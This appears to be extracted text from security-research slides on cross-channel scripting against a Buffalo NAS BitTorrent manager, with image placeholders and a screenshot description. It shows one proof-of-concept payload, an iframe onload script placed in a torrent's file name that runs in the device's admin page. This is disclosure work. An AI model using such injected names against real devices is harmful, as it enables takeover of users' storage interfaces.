
SOHO NAS

- ▶ Buffalo LS-CHL
- ▶ BitTorrent support!


Massive exploitation




Massive exploitation




Massive exploitation



Massive exploitation



Massive exploitation



Peer-to-peer XCS!




The screenshot shows the BitTorrent Download Manager interface. At the top left is the BitTorrent logo and "Download Manager". On the right is the Buffalo logo. Below the header is a red bar containing the text "Torrent Downloads". Underneath is a toolbar with "Browse..." (highlighted in red), "No File Selected", and an "Add" button. A green progress bar indicates the download of a file named "XCS attack". Below the toolbar is a red bar with "Start", "Stop", and "Remove" buttons. The main area displays a table of torrent files:


| Name | Size | Prog |
|---|----------|------|
| <iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'"> | 137.6 KB | |
| 2.pdf | | |

Defenses

